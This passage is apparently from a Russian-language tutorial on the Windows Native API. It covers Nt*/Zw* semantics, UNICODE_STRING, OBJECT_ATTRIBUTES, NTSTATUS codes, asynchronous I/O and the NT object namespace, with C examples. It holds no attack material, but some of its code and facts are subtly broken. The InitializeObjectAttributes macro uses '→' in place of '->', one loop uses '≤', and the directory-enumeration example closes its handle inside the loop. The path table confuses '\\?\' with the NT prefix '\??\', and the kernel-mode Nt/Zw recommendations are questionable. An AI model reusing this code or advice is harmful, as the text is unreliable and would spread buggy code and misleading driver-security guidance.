В `ntdll.dll` (то есть в пользовательском режиме) `NtCreateFile` и `ZwCreateFile` — это **абсолютно идентичные** функции. Они указывают на один и тот же код. Это можно проверить в отладчике:

```
0:000> u ntdll!NtCreateFile
ntdll!NtCreateFile:
00007ffc`1a2d0520 4c8bd1      mov     r10,rcx
00007ffc`1a2d0523 b855000000  mov     eax,55h
00007ffc`1a2d0528 f604250803fe7f01 test    byte ptr [SharedUserData+0x308],1
00007ffc`1a2d0530 7503        jne     ntdll!NtCreateFile+0x15
00007ffc`1a2d0532 0f05        syscall
00007ffc`1a2d0534 c3          ret
00007ffc`1a2d0535 cd2e        int     2Eh
00007ffc`1a2d0537 c3          ret

0:000> u ntdll!ZwCreateFile
ntdll!ZwCreateFile:
00007ffc`1a2d0520 4c8bd1      mov     r10,rcx    ; тот же адрес!
...
```

Видите — `NtCreateFile` и `ZwCreateFile` начинаются по **одному и тому же адресу**. В user mode это буквально два имени для одной функции (два символа в таблице экспорта, указывающие на один RVA).

В Kernel Mode: критическая разница

В ядре (`ntoskrnl.exe`) ситуация принципиально иная. Здесь `Nt*` и `Zw*` — это **разные** функции с разным поведением:

NtXxx в ядре — выполняет проверки доступа. Ядро проверяет, имеет ли вызывающий поток право выполнять запрошенную операцию. Это называется проверкой **previous mode**. Когда `NtXxx` вызывается из драйвера, `PreviousMode` будет `KernelMode`, и проверки будут менее строгими. Но если тот же драйвер обрабатывает запрос от user-mode клиента, `PreviousMode` будет `UserMode`, и ядро выполнит полные проверки безопасности.

ZwXxx в ядре — это обёртка, которая устанавливает `PreviousMode = KernelMode` перед вызовом соответствующей `NtXxx`. Это гарантирует, что вызов будет выполнен с привилегиями ядра, независимо от того, кто инициировал запрос.

Kernel Mode (ntoskrnl.exe):

ZwCreateFile:

1. Сохранить текущий PreviousMode
2. Установить PreviousMode = KernelMode
3. Вызвать NtCreateFile через SSDT (int 2Eh / syscall)
4. Восстановить PreviousMode
5. Вернуть результат

NtCreateFile:

1. Проверить PreviousMode
2. Если PreviousMode = UserMode:
 - Проверить, что буферы указывают в user space
 - Проверить ACL / Security Descriptor
 - Использовать ProbeForRead/ProbeForWrite
3. Выполнить операцию
4. Вернуть результат

Контекст	Рекомендация
User mode (ваше приложение)	Используйте <code>Nt*</code> или <code>Zw*</code> — без разницы
Kernel mode (драйвер), собственные данные	Используйте <code>Zw*</code> — чтобы избежать лишних проверок
Kernel mode (драйвер), данные от user-mode	Используйте <code>Nt*</code> — чтобы ядро проверило безопасность

Историческая справка: что означает «Zw»

Вопрос «что означает Zw?» задаётся часто, и ответ прозаичен: **ничего**. Microsoft выбрала двухбуквенный префикс `Zw` потому, что эта комбинация не совпадала ни с одной существующей аббревиатурой и не имела смысловой нагрузки. Это просто маркер, отличающий «ядерный» вариант вызова от «проверяющего». Некоторые разработчики в шутку расшифровывают его как «Zero Warnings» (ноль предупреждений — потому что проверки не выполняются), но это не официальная расшифровка.

Дизассемблирование Zw* в ядре

В `ntoskrnl.exe` `ZwCreateFile` выглядит так:

```
nt!ZwCreateFile:
    mov     eax, 0x55          ; тот же SSN
    lea     r10, [rsp+8]      ; указатель на аргументы в стеке
    cli                     ; запрет прерываний (кратковременно)
    ...
    call    KiServiceInternal ; внутренний переход через SSDT
    ...
    ret
```

`KiServiceInternal` устанавливает `PreviousMode = KernelMode` и диспетчеризует вызов через SSDT — точно так же, как если бы syscall пришёл из user mode, но с «ядерными» привилегиями.

2.4. UNICODE_STRING и OBJECT_ATTRIBUTES — фундамент Native API

UNICODE_STRING

Win32 API использует нуль-терминированные строки (C-строки): `L"Hello"`. Native API использует другую структуру — `UNICODE_STRING`:

```
typedef struct _UNICODE_STRING {
    USHORT Length;          // текущая длина строки в БАЙТАХ (не символах!)
    USHORT MaximumLength;   // размер буфера в БАЙТАХ
    PWCH Buffer;            // указатель на буфер (может не быть нуль-терминированным!)
} UNICODE_STRING, *PUNICODE_STRING;
```

Критически важные нюансы:

1. `Length` и `MaximumLength` — в байтах, не в символах. Для строки `L"Hello"` (5 символов): `Length = 10`, `MaximumLength = 12` (включая нулевой терминатор, если он есть).
2. Буфер может НЕ быть нуль-терминированным. Это ключевое отличие от C-строк. Нельзя передавать `Buffer` в функции, ожидающие нуль-терминированные строки, без предварительной проверки.
3. `MaximumLength` $\geq$ `Length`. Разница между ними показывает, сколько свободного места осталось в буфере.

Инициализация UNICODE_STRING

Для инициализации `UNICODE_STRING` из C-строки используется функция `RtlInitUnicodeString`:


```
#include <wchar.h> // или <ntdef.h> в WDK

UNICODE_STRING us;
RtlInitUnicodeString(&us, L"\\??\\C:\\test.txt");

// После вызова:
// us.Length      = 28  (14 символов × 2 байта)
// us.MaximumLength = 30 (28 + 2 для нуль-терминатора)
// us.Buffer       = указатель на L"\\??\\C:\\test.txt"
```

Внимание: `RtlInitUnicodeString` не копирует строку — `Buffer` указывает непосредственно на переданную строку. Если строка выделена на стеке или в куче и будет освобождена, `UNICODE_STRING` станет невалидной.

Для динамического создания `UNICODE_STRING` с собственным буфером:

```
UNICODE_STRING us;
us.Length = 0;
us.MaximumLength = 512; // байт
us.Buffer = (PWCH)RtlAllocateHeap(RtlProcessHeap(), 0, 512);

// Копирование строки:
RtlCopyUnicodeString(&us, &sourceString);

// Конкатенация:
RtlAppendUnicodeStringToString(&us, &suffixString);

// Сравнение (CaseInsensitive = TRUE):
BOOLEAN equal = RtlEqualUnicodeString(&us1, &us2, TRUE);

// Освобождение:
RtlFreeHeap(RtlProcessHeap(), 0, us.Buffer);
```

Полезные Rtl-функции для работы с UNICODE_STRING

Функция	Описание
<code>RtlInitUnicodeString</code>	Инициализация из WCHAR*
<code>RtlCopyUnicodeString</code>	Копирование строки
<code>RtlAppendUnicodeStringToString</code>	Конкатенация
<code>RtlAppendUnicodeToString</code>	Добавление WCHAR* к UNICODE_STRING
<code>RtlCompareUnicodeString</code>	Сравнение (возвращает <0, 0, >0)
<code>RtlEqualUnicodeString</code>	Проверка на равенство
<code>RtlUppcaseUnicodeString</code>	Преобразование к верхнему регистру
<code>RtlDowncaseUnicodeString</code>	Преобразование к нижнему регистру
<code>RtlUnicodeStringToInteger</code>	Преобразование в число
<code>RtlIntegerToUnicodeString</code>	Число → строка
<code>RtlFreeUnicodeString</code>	Освобождение буфера, выделенного Rtl-функциями
<code>RtlDuplicateUnicodeString</code>	Создание копии с новым буфером
<code>RtlHashUnicodeString</code>	Вычисление хеша
<code>RtlAnsiStringToUnicodeString</code>	Конвертация ANSI → Unicode
<code>RtlUnicodeStringToAnsiString</code>	Конвертация Unicode → ANSI

OBJECT_ATTRIBUTES

Практически все функции Native API, которые создают или открывают объекты ядра (файлы, ключи реестра, процессы, мьютексы и т.д.), принимают указатель на структуру `OBJECT_ATTRIBUTES`:

```
typedef struct _OBJECT_ATTRIBUTES {
    ULONG           Length;           // sizeof(OBJECT_ATTRIBUTES)
    HANDLE          RootDirectory;    // каталог-контейнер (или NULL)
    PUNICODE_STRING ObjectName;       // имя объекта
    ULONG           Attributes;       // флаги (OBJ_*)
    PVOID           SecurityDescriptor; // SECURITY_DESCRIPTOR (или NULL)
    PVOID           SecurityQualityOfService; // SECURITY_QUALITY_OF_SERVICE (или NULL)
} OBJECT_ATTRIBUTES, *POBJECT_ATTRIBUTES;
```

Поля:

- `Length` — всегда `sizeof(OBJECT_ATTRIBUTES)`. Используется для версионирования структуры.
- `RootDirectory` — HANDLE на каталог-контейнер. Если указан, `ObjectName` интерпретируется относительно этого каталога. Если `NULL`, `ObjectName` должен быть полным NT-путём.
- `ObjectName` — указатель на `UNICODE_STRING` с именем объекта.
- `Attributes` — комбинация флагов `OBJ_*`.
- `SecurityDescriptor` — дескриптор безопасности для создаваемого объекта (или `NULL` для наследования от родителя).
- `SecurityQualityOfService` — для имперсонации (обычно `NULL`).

Флаги Attributes

Флаг	Значение	Описание
<code>OBJ_INHERIT</code>	<code>0x00000002</code>	Handle наследуется дочерними процессами
<code>OBJ_PERMANENT</code>	<code>0x00000010</code>	Объект не удаляется при закрытии всех handle (требуется <code>SeCreatePermanentPrivilege</code>)
<code>OBJ_EXCLUSIVE</code>	<code>0x00000020</code>	Объект доступен только создавшему процессу
<code>OBJ_CASE_INSENSITIVE</code>	<code>0x00000040</code>	Имя сравнивается без учёта регистра
<code>OBJ_OPENIF</code>	<code>0x00000080</code>	При создании: открыть, если объект уже существует
<code>OBJ_OPENLINK</code>	<code>0x00000100</code>	Открыть символическую ссылку, а не её цель
<code>OBJ_KERNEL_HANDLE</code>	<code>0x00000200</code>	Handle доступен только из kernel mode
<code>OBJ_FORCE_ACCESS_CHECK</code>	<code>0x00000400</code>	Принудительная проверка доступа (даже из kernel mode)
<code>OBJ_DONT_REPARSE</code>	<code>0x00001000</code>	Не обрабатывать reparse points
<code>OBJ_IGNORE_IMPERSONATED_DEVICEMAP</code>	<code>0x00000800</code>	Игнорировать device map имперсонированного пользователя

Макрос InitializeObjectAttributes

Для удобства инициализации в Windows SDK определён макрос:

```

#define InitializeObjectAttributes(p, n, a, r, s) { \
    (p)→Length = sizeof(OBJECT_ATTRIBUTES); \
    (p)→RootDirectory = r; \
    (p)→Attributes = a; \
    (p)→ObjectName = n; \
    (p)→SecurityDescriptor = s; \
    (p)→SecurityQualityOfService = NULL; \
}

```

Типичное использование:

```

UNICODE_STRING fileName;
OBJECT_ATTRIBUTES objAttr;

RtlInitUnicodeString(&fileName, L"\\??\\C:\\test.txt");
InitializeObjectAttributes(&objAttr,
                           &fileName,
                           OBJ_CASE_INSENSITIVE, // Windows – case insensitive FS
                           NULL,                 // абсолютный путь
                           NULL);                // default security

```

Использование RootDirectory для относительных путей

`RootDirectory` позволяет открывать объекты относительно уже открытого каталога. Это эквивалентно `openat()` в Linux:

```

// Сначала открываем каталог
UNICODE_STRING dirName;
OBJECT_ATTRIBUTES dirAttr;
HANDLE hDir;
IO_STATUS_BLOCK iosb;

RtlInitUnicodeString(&dirName, L"\\??\\C:\\Users\\Public");
InitializeObjectAttributes(&dirAttr, &dirName, OBJ_CASE_INSENSITIVE, NULL, NULL);

NTSTATUS status = NtOpenFile(&hDir, FILE_LIST_DIRECTORY | SYNCHRONIZE,
                           &dirAttr, &iosb,
                           FILE_SHARE_READ | FILE_SHARE_WRITE,
                           FILE_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT);

if (NT_SUCCESS(status)) {
    // Теперь открываем файл ОТНОСИТЕЛЬНО каталога
    UNICODE_STRING relName;
    OBJECT_ATTRIBUTES fileAttr;
    HANDLE hFile;

    RtlInitUnicodeString(&relName, L"test.txt"); // относительный путь!
    InitializeObjectAttributes(&fileAttr, &relName, OBJ_CASE_INSENSITIVE,
                              hDir, // RootDirectory = handle каталога
                              NULL);

    status = NtCreateFile(&hFile, GENERIC_READ, &fileAttr, &iosb,
                        NULL, FILE_ATTRIBUTE_NORMAL, FILE_SHARE_READ,
                        FILE_OPEN, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0);

    // ...
    NtClose(hDir);
}

```

2.5. Обработка ошибок: NTSTATUS

Формат NTSTATUS

В отличие от Win32 API, где ошибки представлены значениями `DWORD` (коды `GetLastError()`), Native API использует тип `NTSTATUS` — 32-битное значение с определённой структурой:

31 30 29 28

16 15

0

Sev	C	R	Facility	Code

Sev (Severity) – 2 бита:

00 = STATUS_SEVERITY_SUCCESS (0x00000000 - 0x3FFFFFFF)
 01 = STATUS_SEVERITY_INFORMATIONAL (0x40000000 - 0x7FFFFFFF)
 10 = STATUS_SEVERITY_WARNING (0x80000000 - 0xBFFFFFFF)
 11 = STATUS_SEVERITY_ERROR (0xC0000000 - 0xFFFFFFFF)

C (Customer) – 1 бит:

0 = код определён Microsoft
 1 = код определён пользователем (custom)

R (Reserved) – 1 бит (должен быть 0)

Facility – 12 бит (категория ошибки)

Code – 16 бит (конкретный код ошибки)

Макросы для проверки NTSTATUS

// Определены в <ntstatus.h> или <winnt.h>

```
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
#define NT_INFORMATION(Status) (((ULONG)(Status)) >> 30) == 1
#define NT_WARNING(Status) (((ULONG)(Status)) >> 30) == 2
#define NT_ERROR(Status) (((ULONG)(Status)) >> 30) == 3
```

Важно: **NT_SUCCESS** возвращает **TRUE** не только для **STATUS_SUCCESS** (0), но и для информационных кодов (severity = 01). Например, **STATUS_BUFFER_OVERFLOW** (0x80000005) — это **warning**, и **NT_SUCCESS** вернёт для него **FALSE**, хотя данные частично были скопированы.

Наиболее важные коды NTSTATUS

Код	Значение	Описание
STATUS_SUCCESS	0x00000000	Операция выполнена успешно
STATUS_PENDING	0x00000103	Операция в процессе выполнения (асинхронная)
STATUS_BUFFER_OVERFLOW	0x80000005	Буфер слишком мал, данные обрезаны (warning)
STATUS_NO_MORE_ENTRIES	0x8000001A	Нет больше записей (при перечислении)
STATUS_UNSUCCESSFUL	0xC0000001	Общая ошибка
STATUS_NOT_IMPLEMENTED	0xC0000002	Функция не реализована
STATUS_INVALID_HANDLE	0xC0000008	Невалидный handle
STATUS_INVALID_PARAMETER	0xC000000D	Невалидный параметр
STATUS_NO_SUCH_FILE	0xC000000F	Файл не найден
STATUS_ACCESS_DENIED	0xC0000022	Доступ запрещён
STATUS_BUFFER_TOO_SMALL	0xC0000023	Буфер слишком мал (error — данные НЕ скопированы)
STATUS_OBJECT_NAME_NOT_FOUND	0xC0000034	Имя объекта не найдено
STATUS_OBJECT_NAME_COLLISION	0xC0000035	Объект с таким именем уже существует
STATUS_OBJECT_PATH_NOT_FOUND	0xC000003A	Путь не найден
STATUS_SHARING_VIOLATION	0xC0000043	Нарушение совместного доступа
STATUS_INSUFFICIENT_RESOURCES	0xC000009A	Недостаточно ресурсов
STATUS_INFO_LENGTH_MISMATCH	0xC0000004	Размер буфера не соответствует ожидаемому
STATUS_OBJECT_TYPE_MISMATCH	0xC0000024	Тип объекта не соответствует ожидаемому
STATUS_PRIVILEGE_NOT_HELD	0xC0000061	Требуемая привилегия не включена
STATUS_INVALID_CID	0xC000000B	Невалидный Client ID (PID/TID)

Конвертация NTSTATUS в Win32 Error Code

Если вам нужно преобразовать NTSTATUS в код ошибки Win32:

```
#include <winternl.h>
#include <ntstatus.h>

// Способ 1: RtlNtStatusToDosError (из ntdll.dll)
ULONG win32Error = RtlNtStatusToDosError(status);

// Способ 2: Установить последнюю ошибку (kernel32.dll)
// Внутренне вызывает RtlNtStatusToDosError
SetLastError(RtlNtStatusToDosError(status));
```

Примеры конвертации:

NTSTATUS	Win32 Error	Описание
<code>STATUS_ACCESS_DENIED</code> (0xC0000022)	<code>ERROR_ACCESS_DENIED</code> (5)	Доступ запрещён
<code>STATUS_OBJECT_NAME_NOT_FOUND</code> (0xC0000034)	<code>ERROR_FILE_NOT_FOUND</code> (2)	Файл не найден
<code>STATUS_SHARING_VIOLATION</code> (0xC0000043)	<code>ERROR_SHARING_VIOLATION</code> (32)	Нарушение совместного доступа

Пример обработки ошибок

```
NTSTATUS status = NtCreateFile(&hFile, ...);

if (!NT_SUCCESS(status)) {
    // Ошибка или предупреждение
    if (status == STATUS_OBJECT_NAME_NOT_FOUND) {
        printf("Файл не найден.\n");
    } else if (status == STATUS_ACCESS_DENIED) {
        printf("Доступ запрещён.\n");
    } else if (status == STATUS_SHARING_VIOLATION) {
        printf("Файл заблокирован другим процессом.\n");
    } else {
        printf("Ошибка NtCreateFile: 0x%08X\n", status);
    }
    return status;
}

// Успех – но проверим, может это STATUS_PENDING?
if (status == STATUS_PENDING) {
    // Асинхронная операция – нужно ждать завершения
    NtWaitForSingleObject(hFile, FALSE, NULL);
    status = iosb.Status; // реальный статус
}
```

Утилита для отображения NTSTATUS

Для отладки полезно иметь функцию преобразования NTSTATUS в строку:

```
void PrintNtStatus(NTSTATUS status) {
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
    WCHAR buffer[512];

    DWORD chars = FormatMessageW(
        FORMAT_MESSAGE_FROM_HMODULE | FORMAT_MESSAGE_IGNORE_INSERTS,
        hNtdll,
        status,
        0, // default language
        buffer,
        512,
        NULL);

    if (chars > 0) {
        wprintf(L"NTSTATUS 0x%08X: %s", status, buffer);
    } else {
        wprintf(L"NTSTATUS 0x%08X: (описание недоступно)\n", status);
    }
}
```

2.6. IO_STATUS_BLOCK и асинхронный ввод-вывод

Структура IO_STATUS_BLOCK

Большинство функций Native API, связанных с вводом-выводом, принимают указатель на `IO_STATUS_BLOCK`:

```
typedef struct _IO_STATUS_BLOCK {
    union {
        NTSTATUS Status; // статус завершения операции
        PVOID Pointer; // используется внутренне (не для программиста)
    };
    ULONG_PTR Information; // дополнительная информация (зависит от операции)
} IO_STATUS_BLOCK, *PIO_STATUS_BLOCK;
```

Поля:

- **Status** — код **NTSTATUS**, описывающий результат операции I/O.
- **Information** — контекстно-зависимое значение:
- Для **NtReadFile**/**NtWriteFile** — количество прочитанных/записанных байт.
- Для **NtCreateFile** — action code (**FILE_CREATED**, **FILE_OPENED**, **FILE_OVERWRITTEN**, **FILE_SUPERSEDED**).
- Для **NtQueryDirectoryFile** — количество байт, записанных в выходной буфер.
- Для **NtDeviceIoControlFile** — количество байт в выходном буфере.

Зачем нужен IO_STATUS_BLOCK?

Может показаться, что **IO_STATUS_BLOCK** избыточен: зачем ещё одна структура для статуса, если функция уже возвращает **NTSTATUS**? Ответ — **асинхронный I/O**.

При асинхронной операции функция немедленно возвращает **STATUS_PENDING**, а **IO_STATUS_BLOCK** заполняется позже, когда операция фактически завершится. Это означает, что:

1. **IO_STATUS_BLOCK** должен оставаться **валидным** на протяжении всей операции (нельзя размещать его на стеке функции, которая завершится до окончания I/O).
2. Результат операции читается из **IO_STATUS_BLOCK**, а не из возвращённого значения.

Синхронный vs асинхронный I/O

```
// =====
// Синхронный I/O — файл открыт с FILE_SYNCHRONOUS_IO_NONALERT
// =====
IO_STATUS_BLOCK iosb;
char buffer[4096];

NTSTATUS status = NtReadFile(
    hFile,           // handle файла
    NULL,           // Event (не нужен при синхронном I/O)
    NULL,           // APC routine (не используется)
    NULL,           // APC context
    &iosb,           // IO_STATUS_BLOCK
    buffer,         // буфер для данных
    sizeof(buffer), // размер буфера
    NULL,           // offset (NULL = текущая позиция)
    NULL);          // key (не используется)

// При синхронном I/O NtReadFile вернёт окончательный статус
if (NT_SUCCESS(status)) {
    printf("Прочитано %llu байт\n", (ULONGLONG)iosb.Information);
}

// =====
// Асинхронный I/O — файл открыт БЕЗ FILE_SYNCHRONOUS_IO_NONALERT
// =====
HANDLE hEvent;
NtCreateEvent(&hEvent, EVENT_ALL_ACCESS, NULL, SynchronizationEvent, FALSE);

// ВАЖНО: iosb должен жить до завершения операции!
IO_STATUS_BLOCK* pIosb = (IO_STATUS_BLOCK*)RtlAllocateHeap(
    RtlProcessHeap(), 0, sizeof(IO_STATUS_BLOCK));

NTSTATUS status = NtReadFile(
    hFile,
    hEvent,          // Event — будет просигнализован при завершении
    NULL, NULL,
    pIosb,           // IO_STATUS_BLOCK — заполняется при завершении
    buffer,
    sizeof(buffer),
    &offset,         // смещение обязательно для асинхронного I/O
    NULL);

if (status == STATUS_PENDING) {
    // Операция в процессе — ждём
    NtWaitForSingleObject(hEvent, FALSE, NULL);
    // Теперь pIosb->Status содержит реальный результат
    status = pIosb->Status;
    printf("Прочитано %llu байт\n", (ULONGLONG)pIosb->Information);
}

NtClose(hEvent);
RtlFreeHeap(RtlProcessHeap(), 0, pIosb);
```

APC (Asynchronous Procedure Call) completion

Альтернативой Event-объекту является использование APC для уведомления о завершении I/O:


```
// Callback-функция, вызываемая при завершении I/O
VOID NTAPI IoCompletionCallback(
    IN PVOID ApcContext,
    IN PIO_STATUS_BLOCK IoStatusBlock,
    IN ULONG Reserved)
{
    printf("I/O завершён: Status=0x%08X, Info=%llu\n",
        IoStatusBlock->Status,
        (ULONG64)IoStatusBlock->Information);
}

// Инициация асинхронного чтения с APC
NTSTATUS status = NtReadFile(
    hFile,
    NULL, // Event = NULL (используем APC)
    IoCompletionCallback, // APC routine
    myContext, // APC context (передаётся в callback)
    &iosb,
    buffer,
    sizeof(buffer),
    &offset,
    NULL);

if (status == STATUS_PENDING) {
    // APC будет доставлен, когда поток войдёт в alertable wait
    LARGE_INTEGER timeout;
    timeout.QuadPart = -100000000LL; // 10 секунд

    // Alertable wait (третий параметр = TRUE!)
    NtWaitForSingleObject(someHandle, TRUE, &timeout);
}
```

Флаги синхронности при открытии файла

Флаг	Значение	Описание
<code>FILE_SYNCHRONOUS_IO_ALERT</code>	<code>0x00000010</code>	Синхронный I/O, прерываемый APC
<code>FILE_SYNCHRONOUS_IO_NONALERT</code>	<code>0x00000020</code>	Синхронный I/O, не прерываемый APC
(ни один из вышеуказанных)	—	Асинхронный I/O

При указании `FILE_SYNCHRONOUS_IO_NONALERT` или `FILE_SYNCHRONOUS_IO_ALERT` при открытии файла, ядро автоматически ожидает завершения каждой операции I/O перед возвратом из `NtReadFile` / `NtWriteFile`. При этом также необходимо указать `SYNCHRONIZE` в `DesiredAccess`.

2.7. Пространство имён NT (\Device, \??, \BaseNamedObjects)

Что такое NT Object Namespace

Ядро Windows организует все системные объекты (файлы, устройства, ключи реестра, семафоры, секции и т.д.) в иерархическое **пространство имён**, аналогичное файловой системе. Каждый именованный объект имеет путь, начинающийся с обратного слеша `\`.

Это пространство имён **не совпадает** с файловой системой. Файловая система — это лишь один из типов объектов в этом пространстве.

Просмотр пространства имён

Для просмотра NT Object Namespace используется утилита **WinObj** (от Sysinternals) или `NtOpenDirectoryObject` / `NtQueryDirectoryObject`:

\	– корень пространства имён
ArcName	– ARC-имена (устаревшие, для совместимости)
BaseNamedObjects	– именованные объекты (мьютексы, события, секции)
MyMutex	– именованный мьютекс
MySharedMemory	– именованная секция (shared memory)
...	
Callback	– callback-объекты
Device	– все устройства
HarddiskVolume1	– первый том жёсткого диска
HarddiskVolume2	– второй том
Tcp	– TCP-устройство
Udp	– UDP-устройство
Afd	– Ancillary Function Driver (Winsock)
Null	– \Device\Null (аналог /dev/null)
NamedPipe	– именованные каналы
Mailslot	– mailslots
...	
GLOBAL??	– глобальные DOS-устройства (symlinks)
C: → \Device\HarddiskVolume3	
D: → \Device\CdRom0	
NUL → \Device\Null	
COM1 → \Device\Serial0	
PIPE → \Device\NamedPipe	
...	
?? (Sessions\0\DosDevices\...)	– per-session DOS-устройства
KernelObjects	– системные события ядра
LowMemoryCondition	
HighMemoryCondition	
...	
KnownDlls	– Known DLLs (предзагруженные секции)
kernel32.dll → секция kernel32.dll	
ntdll.dll → секция ntdll.dll	
...	
ObjectTypes	– зарегистрированные типы объектов
File	
Directory	
Event	
Mutant (не Mutex!)	
Section	
Key	
Process	
Thread	
...	
RPC Control	– ALPC-порты для RPC
Security	– объекты безопасности
LSA	
...	
Sessions	– per-session пространства имён
0	– Session 0 (сервисы)
BaseNamedObjects	
DosDevices	
1	– Session 1 (первый пользователь)
BaseNamedObjects	– именованные объекты этой сессии
DosDevices	– DOS-устройства этой сессии
...	
Windows	– оконные станции и десктопы
WindowStations	
WinSta0	
Default	
Winlogon	

Ключевые каталоги

\Device

Все устройства в системе представлены как объекты в `\Device`. Драйверы создают свои device objects здесь (или в подкаталогах). Например:

- `\Device\HarddiskVolume1` — первый раздел первого жёсткого диска
- `\Device\Tcp` — TCP-стек
- `\Device\Afd` — сетевые сокеты (Winsock)
- `\Device\Null` — аналог `/dev/null`
- `\Device\PhysicalMemory` — объект физической памяти (доступ ограничен начиная с Windows 2003 SP1)

\?? (DOS Devices)

Каталог `\??` (или `\GLOBAL??` для глобальных устройств) содержит **символические ссылки** (symbolic links), которые связывают DOS-имена устройств с их NT-путями:

```
C: → \Device\HarddiskVolume3
D: → \Device\CdRom0
NUL → \Device\Null
CON → \Device\ConDrv\Console
```

Когда вы пишете `C:\Windows\System32\ntdll.dll` в Win32 API, путь преобразуется в `\??\C:\Windows\System32\ntdll.dll`, а затем `\??\C:` разрешается через символическую ссылку в `\Device\HarddiskVolume3\Windows\System32\ntdll.dll`.

\BaseNamedObjects

Здесь живут именованные объекты синхронизации и межпроцессного взаимодействия: мьютексы, события, семафоры, секции (shared memory), таймеры. Когда вы вызываете `CreateMutex(NULL, FALSE, L"МюМутекс")`, мьютекс создаётся как `\BaseNamedObjects\МюМутекс` (или `\Sessions\N\BaseNamedObjects\МюМутекс` для текущей сессии).

\KnownDlls

Содержит секции (memory-mapped файлы) для системных DLL. При загрузке процесса загрузчик (`LdrpInitializeProcess`) проверяет, есть ли запрашиваемая DLL в `\KnownDlls`. Если да — используется предзагруженная секция вместо поиска файла на диске. Это: 1. Ускоряет загрузку (DLL уже в памяти). 2. Предотвращает DLL hijacking для системных библиотек.

\ObjectTypes

Каталог, содержащий зарегистрированные типы объектов. Каждый тип (File, Process, Thread, Event, Mutant, Section, Key и т.д.) представлен объектом `Type`. Можно программно перечислить все типы объектов в системе.

```

// Открытие каталога в NT Object Namespace
UNICODE_STRING dirName;
OBJECT_ATTRIBUTES objAttr;
HANDLE hDir;

RtlInitUnicodeString(&dirName, L"\\Device");
InitializeObjectAttributes(&objAttr, &dirName, OBJ_CASE_INSENSITIVE, NULL, NULL);

NTSTATUS status = NtOpenDirectoryObject(&hDir, DIRECTORY_QUERY | DIRECTORY_TRAVERSE,
                                       &objAttr);

if (NT_SUCCESS(status)) {
    // Перечисление содержимого каталога
    BYTE buffer[2048];
    ULONG context = 0;
    ULONG returnLength;
    BOOLEAN firstCall = TRUE;

    while (TRUE) {
        status = NtQueryDirectoryObject(
            hDir,
            buffer,
            sizeof(buffer),
            FALSE,           // ReturnSingleEntry
            firstCall,      // RestartScan
            &context,
            &returnLength);

        if (!NT_SUCCESS(status)) break;
        firstCall = FALSE;

        POBJECT_DIRECTORY_INFORMATION info =
            (POBJECT_DIRECTORY_INFORMATION)buffer;

        while (info->Name.Length > 0) {
            wprintf(L"  %-40.*s  %.*s\n",
                info->Name.Length / 2, info->Name.Buffer,
                info->TypeName.Length / 2, info->TypeName.Buffer);
            info++;
        }
        NtClose(hDir);
    }
}

```

2.8. NT-пути vs DOS-пути

Типы путей в Windows

Windows поддерживает несколько форматов путей, и понимание различий между ними критически важно при работе с Native API:

Тип	Пример	Максимальная длина
DOS-путь (относительный)	file.txt, subdir\file.txt	MAX_PATH (260)
DOS-путь (абсолютный)	C:\Windows\System32\ntdll.dll	MAX_PATH (260)
UNC-путь	\\Server\Share\file.txt	MAX_PATH (260)
DOS-путь с \? prefix	\\?\C:\very\long\path...	~32767
NT-путь	\\?\C:\Windows\System32\ntdll.dll	~32767
NT device path	\Device\HarddiskVolume3\Windows\ntdll.dll	~32767

Преобразование DOS → NT

Когда Win32 API (например, `CreateFile`) получает DOS-путь `C:\test.txt`, происходит следующее преобразование:

```
DOS:  C:\test.txt
      ↓ (kernel32!CreateFile → RtlDosPathNameToNtPathName_U)
NT:   \??\C:\test.txt
      ↓ (Object Manager разрешает symbolic link \??\C: → \Device\HarddiskVolume3)
DEV:  \Device\HarddiskVolume3\test.txt
```

Функция `RtlDosPathNameToNtPathName_U` (экспортируется из `ntdll.dll`) выполняет это преобразование:

```
UNICODE_STRING ntPath;
PCWSTR filePart;

BOOLEAN ok = RtlDosPathNameToNtPathName_U(
    L"C:\\test.txt",      // DOS-путь (вход)
    &ntPath,              // NT-путь (выход) — выделяется функцией
    &filePart,            // указатель на имя файла в ntPath.Buffer
    NULL);               // RelativeName (обычно NULL)

if (ok) {
    wprintf(L"NT path: %wZ\\n", &ntPath);
    // Вывод: \??\C:\test.txt
    RtlFreeUnicodeString(&ntPath); // освободить выделенную память
}
```

Преобразование NT → DOS

Обратное преобразование сложнее, но возможно через `NtQueryObject` или вручную:

```
// Способ 1: NtQueryObject с ObjectNameInformation
typedef struct _OBJECT_NAME_INFORMATION {
    UNICODE_STRING Name;
} OBJECT_NAME_INFORMATION, *POBJECT_NAME_INFORMATION;

BYTE buffer[1024];
ULONG returnLength;
NTSTATUS status = NtQueryObject(
    hFile,
    ObjectNameInformation, // = 1
    buffer,
    sizeof(buffer),
    &returnLength);

if (NT_SUCCESS(status)) {
    POBJECT_NAME_INFORMATION nameInfo = (POBJECT_NAME_INFORMATION)buffer;
    wprintf(L"Object name: %wZ\\n", &nameInfo->Name);
    // Вывод: \Device\HarddiskVolume3\test.txt
}

// Способ 2: Ручное преобразование \Device\HarddiskVolumeN → буква диска
// Перебираем буквы A-Z и вызываем QueryDosDevice для каждой
WCHAR driveLetter[3] = L"A:";
WCHAR targetPath[MAX_PATH];

for (WCHAR c = L'A'; c ≤ L'Z'; c++) {
    driveLetter[0] = c;
    if (QueryDosDeviceW(driveLetter, targetPath, MAX_PATH)) {
        // targetPath = "\Device\HarddiskVolume3" (например)
        // Сравнить с началом NT-пути
        if (_wcsnicmp(ntDevicePath, targetPath, wcslen(targetPath)) == 0) {
            // Найдено! Заменить \Device\... на C:\...
            wprintf(L"DOS path: %s%s\\n", driveLetter,
                ntDevicePath + wcslen(targetPath));
            break;
        }
    }
}
```

NT-путь	Описание
<code>\\?\\C:\\...</code>	Путь через DOS-устройства (symbolic link)
<code>\\Device\\HarddiskVolume1\\...</code>	Прямой device path
<code>\\?\\UNC\\Server\\Share\\...</code>	UNC-путь через NT namespace
<code>\\?\\PIPE\\...</code>	Именованный канал
<code>\\?\\MAILSLOT\\...</code>	Mailslot
<code>\\REGISTRY\\MACHINE\\...</code>	Ключ реестра HKLM
<code>\\REGISTRY\\USER\\...</code>	Ключ реестра HKU
<code>\\REGISTRY\\USER\\S-1-5-...</code>	Ключ реестра конкретного пользователя (HKCU)

Длинные пути и MAX_PATH

